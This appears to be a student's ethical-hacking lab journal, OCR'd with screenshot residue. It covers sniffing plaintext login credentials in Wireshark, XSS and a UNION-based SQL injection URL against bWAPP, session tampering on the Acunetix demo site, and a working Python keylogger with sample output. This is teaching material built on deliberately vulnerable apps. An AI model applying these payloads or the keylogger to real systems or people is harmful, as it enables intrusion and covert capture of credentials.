/edged1/diffgen-puffin/efniojlnjndmcbiieegkicadnoecjef/1.7de21ebfaf309be79592e240ca1263052d1c2f5718711cc0f02c5e4bb47... The middle pane shows the details of the selected packet (Frame 1940), including Ethernet II, Internet Protocol Version 4, Transmission Control Protocol, and Hypertext Transfer Protocol. The bottom pane displays the raw packet data in hexadecimal and ASCII.

Frame 1940: 525 bytes on wire (4200 bits), 525 bytes captured (4200 bits) on interface \Device\NPF...
Ethernet II, Src: Hewlett-Packard-B9:aa:e6 (dc:4a:3e:89:aa:e6), Dst: Sophos_03:11:d0 (c8:4f:86:03:11:d0)
Internet Protocol Version 4, Src: 192.168.8.85, Dst: 34.104.35.123
Transmission Control Protocol, Src Port: 3052, Dst Port: 80, Seq: 1, Ack: 471
Hypertext Transfer Protocol

Frame 1940: 525 bytes on wire (4200 bits), 525 bytes captured (4200 bits) on interface \Device\NPF...
Ethernet II, Src: Hewlett-Packard-B9:aa:e6 (dc:4a:3e:89:aa:e6), Dst: Sophos_03:11:d0 (c8:4f:86:03:11:d0)
Internet Protocol Version 4, Src: 192.168.8.85, Dst: 34.104.35.123
Transmission Control Protocol, Src Port: 3052, Dst Port: 80, Seq: 1, Ack: 471
Hypertext Transfer Protocol

4. Click on the HTML form URL encoded, you will see username and password.

Ethernet

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

No.	Time	Source	Destination	Protocol	Length	Info
65601	67.225172	23.215.4.25	192.168.8.85	HTTP	302	HTTP/1.1 500 Software caused connection abort
65611	67.232244	192.168.8.85	23.215.4.25	HTTP	256	GET /msdownload/update/v3/static/trusted/en/disallowedcertstl.cab?3e1c2180b1c858df HTTP/1.1
65613	67.235841	23.215.4.25	192.168.8.85	HTTP	302	HTTP/1.1 500 Software caused connection abort
65622	67.243881	192.168.8.85	23.215.4.25	HTTP	250	GET /msdownload/update/v3/static/trusted/en/pinrulesstl.cab?e4f381984a8c00d0 HTTP/1.1
65624	67.250436	23.215.4.25	192.168.8.85	HTTP	302	HTTP/1.1 500 Software caused connection abort
66350	70.275718	192.168.8.85	23.217.53.92	HTTP	256	GET /msdownload/update/v3/static/trusted/en/disallowedcertstl.cab?3456fa1d6e2d3428 HTTP/1.1
66352	70.278327	23.217.53.92	192.168.8.85	HTTP	302	HTTP/1.1 500 Software caused connection abort
66374	70.298316	192.168.8.85	23.217.53.92	HTTP	250	GET /msdownload/update/v3/static/trusted/en/pinrulesstl.cab?90ee70d8ebd97cec HTTP/1.1
66376	70.300678	23.217.53.92	192.168.8.85	HTTP	302	HTTP/1.1 500 Software caused connection abort
69563	77.490688	fe80::5a0:bb2:2283::...	fe80::e3e0:dd9c:a4c...	HTTP/X..	807	POST /f26557af-03f5-4807-98d7-ccfa4b4c03ab/ HTTP/1.1
69633	77.776714	192.168.8.85	163.182.194.25	HTTP	534	GET /login/login.asp HTTP/1.1
69992	76.377409	163.182.194.25	192.168.8.85	HTTP	883	HTTP/1.1 200 OK (text/html)
70016	78.474994	192.168.8.85	163.182.194.25	HTTP	492	GET /favicon.ico HTTP/1.1
70099	78.817371	163.182.194.25	192.168.8.85	HTTP	1397	HTTP/1.1 404 Object Not Found (text/html)
71871	88.280181	192.168.8.85	163.182.194.25	HTTP	762	POST /login/login_results.asp HTTP/1.1 (application/x-www-form-urlencoded)
72113	89.139277	163.182.194.25	192.168.8.85	HTTP	450	HTTP/1.1 200 OK (text/html)
75506	113.510940	192.168.8.85	117.18.232.200	HTTP	481	GET /filestreamingservice/files/873489b1-33b2-480a-baa2-641b9e09edcd?P1=17098615548P2=404&P3=28P4=kAvn8bpneyXUfH5AQPSN2Qz8L...
75508	113.514154	117.18.232.200	192.168.8.85	HTTP	302	HTTP/1.1 500 Software caused connection abort
77422	125.297384	192.168.8.85	34.104.35.123	HTTP	525	GET /edgedl/diffgen-puffin/efniojlnjndmcbileegkicadnoecjjeff/1.7de21ebfa309be79592e240ca1263052d1c2f571871cc0f02c5e4bb47...
77427	125.308157	34.104.35.123	192.168.8.85	HTTP	650	HTTP/1.1 416 Requested range not satisfiable

> Frame 71871: 762 bytes on wire (6096 bits), 762 bytes captured (6096 bits) on interface \Device\NPF...
> Ethernet II, Src: Hewlett-Packard_08:00:27:00:00:00, Dst: Sophos_03:11:d0 (c8:f4:b6:03:11:d0)
> Internet Protocol Version 4, Src: 192.168.8.85, Dst: 163.182.194.25
> Transmission Control Protocol, Src Port: 3113, Dst Port: 80, Seq: 1, Ack: 1, Len: 708
> Hypertext Transfer Protocol
 > HTML Form URL Encoded: application/x-www-form-urlencoded
 > Form item: "txtUsername" = "admin"
 > Form item: "txtPassword" = "123456"

0180 20 43 68 72 6f 6d 65 2f 31 32 32 2e 30 2e 30 2e Chrome/ 122.0.0.
0190 30 20 53 61 66 61 72 69 2f 35 33 37 2e 33 36 0d 0 Safari/ 537.36.
01a0 0a 61 63 63 65 70 74 3a 20 74 65 70 74 2f 68 74 Accept: text/ht
01b0 6d 6c 2c 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 Application/x
01c0 80 74 6d 6c 20 78 6d 6c 2c 61 70 70 6c 69 63 61 Application/x
01d0 74 69 6f 6e 2f 78 6d 6c 30 71 3d 30 2e 39 2c 69 Application/xml
01e0 6d 61 67 65 2f 61 76 69 66 2c 69 6d 61 67 65 2f image/avi
01f0 77 65 62 70 2c 69 6d 61 67 65 2f 61 70 6e 67 2c image/webp
0200 2a 2f 2a 30 71 3d 30 2e 38 2c 61 70 70 6c 69 63 Application/javascript
0210 61 74 69 6f 6e 2f 78 69 67 65 64 2d 65 70 65 Application/x-gn
0220 66 61 6e 67 65 3b 76 3d 62 33 3b 71 3d 30 2e 37 image/png
0230 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 74 70 3a .Referer: http:
0240 2f 2f 76 62 73 63 61 2e 63 61 2f 6c 6f 67 69 6e //vbcsa. ca/login
0250 2f 6c 6f 67 69 6e 2e 61 73 70 0d 0a 41 63 63 65 /login.asp
0260 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 pt-Encode ng: gii
0270 70 2c 20 64 65 66 6c 61 74 65 0d 0a 41 63 63 65 p, defla te: Acce
0280 70 74 2d 4c 61 6e 67 75 61 67 65 3a 20 65 6e 2d pt-Langu age: en-
0290 55 53 2c 65 6e 3b 71 3d 30 2e 39 0d 0a 43 6f 6f US,enj= 0.9. Coo
02a0 6d 69 65 3a 20 41 53 50 53 45 53 53 49 4f 4e 49 kie: ASP SESSIONI
02b0 44 41 43 53 42 54 41 54 52 3d 41 4d 49 4b 47 44 DACSBTAT R=AMIKGD
02c0 42 44 50 50 50 4b 45 4f 4b 45 4f 50 48 49 44 4d BDPPPKEO KEOPHDM
02d0 44 44 0d 0a 0d 0a 74 78 74 55 73 65 72 6e 61 6d DO...tx tUsernam
02e0 65 3d 61 64 6d 69 6e 26 74 78 74 50 61 73 73 77 e=admin& txtPassw
02f0 6f 72 64 3d 31 32 33 34 35 36 ord=1234 56

HTML Form URL Encoded (urlencoded-form), 36 bytes


Packets: 92607 · Displayed: 159 (0.2%)

Profile: Default


Practical 6


Aim: Simulate persistent Cross Site Scripting attack

1. Open bwapp and login




2. Go to XSS – Reflected POST





3. Modify the input by inputting <h1>Hello</h1>



4. Now you got your output



Choose your bug:

----- bWAPP v2.2 ----- Hack

Set your security level:

low Set Current: low

[Bugs](#) [Change Password](#) [Create User](#) [Set Security Level](#) [Reset](#) [Credits](#) [Blog](#) [Logout](#) [Welcome Bee](#)

/ XSS - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Welcome




/ Hello /


World




Practical 7

Aim: Session impersonation using Chrome and Tamper Dev extension






The login was successful



If I input username and password as test the login is successful



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

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[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)



John Smith (test)

On this page you can visualize or edit you user information.

Name:	<input type="text" value="John Smith"/>
Credit card number:	<input type="text" value="1234-5678-2300-9000"/>
E-Mail:	<input type="text" value="Shuaibu@email.com"/>
Phone number:	<input type="text" value="09068043713"/>
Address:	<div><input type="text" value="21 street"/> <input type="button" value="update"/></div>

You have 0 items in your cart. You visualize you cart [here](#).


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Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


Practical 8

Aim: Perform SQL injection attack

1. Go to Bwapp and login
2. Select SQL Injection option
3. Now select any option from it.
4. Result will be displayed



5. Now modify the url according to you. For example `?movie=40 union select 1,2,3,4,5,6,8#&action=go`



Practical 9

Aim: Create a simple keylogger using Python.

Code:

```
from pynput.keyboard import Key, Listener
```

```
import logging
```

```
log_dir = ""
```

```
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,  
format='%(asctime)s:%(message)s:')
```

```
def on_press(key):
```

```
    logging.info(str(key))
```

```
with Listener(on_press=on_press) as listener:
```

```
    listener.join()
```

Output:

2024-03-06 16:17:32,268:Key.shift_r:
2024-03-06 16:17:32,796:Key.shift_r:
2024-03-06 16:17:32,833:Key.shift_r:
2024-03-06 16:17:32,849:'H':
2024-03-06 16:17:34,321:Key.space:
2024-03-06 16:17:34,681:'e':
2024-03-06 16:17:35,068:Key.space:
2024-03-06 16:17:35,888:'l':
2024-03-06 16:17:36,168:Key.space:
2024-03-06 16:17:36,985:'l':
2024-03-06 16:17:37,515:Key.space:
2024-03-06 16:17:37,901:'o':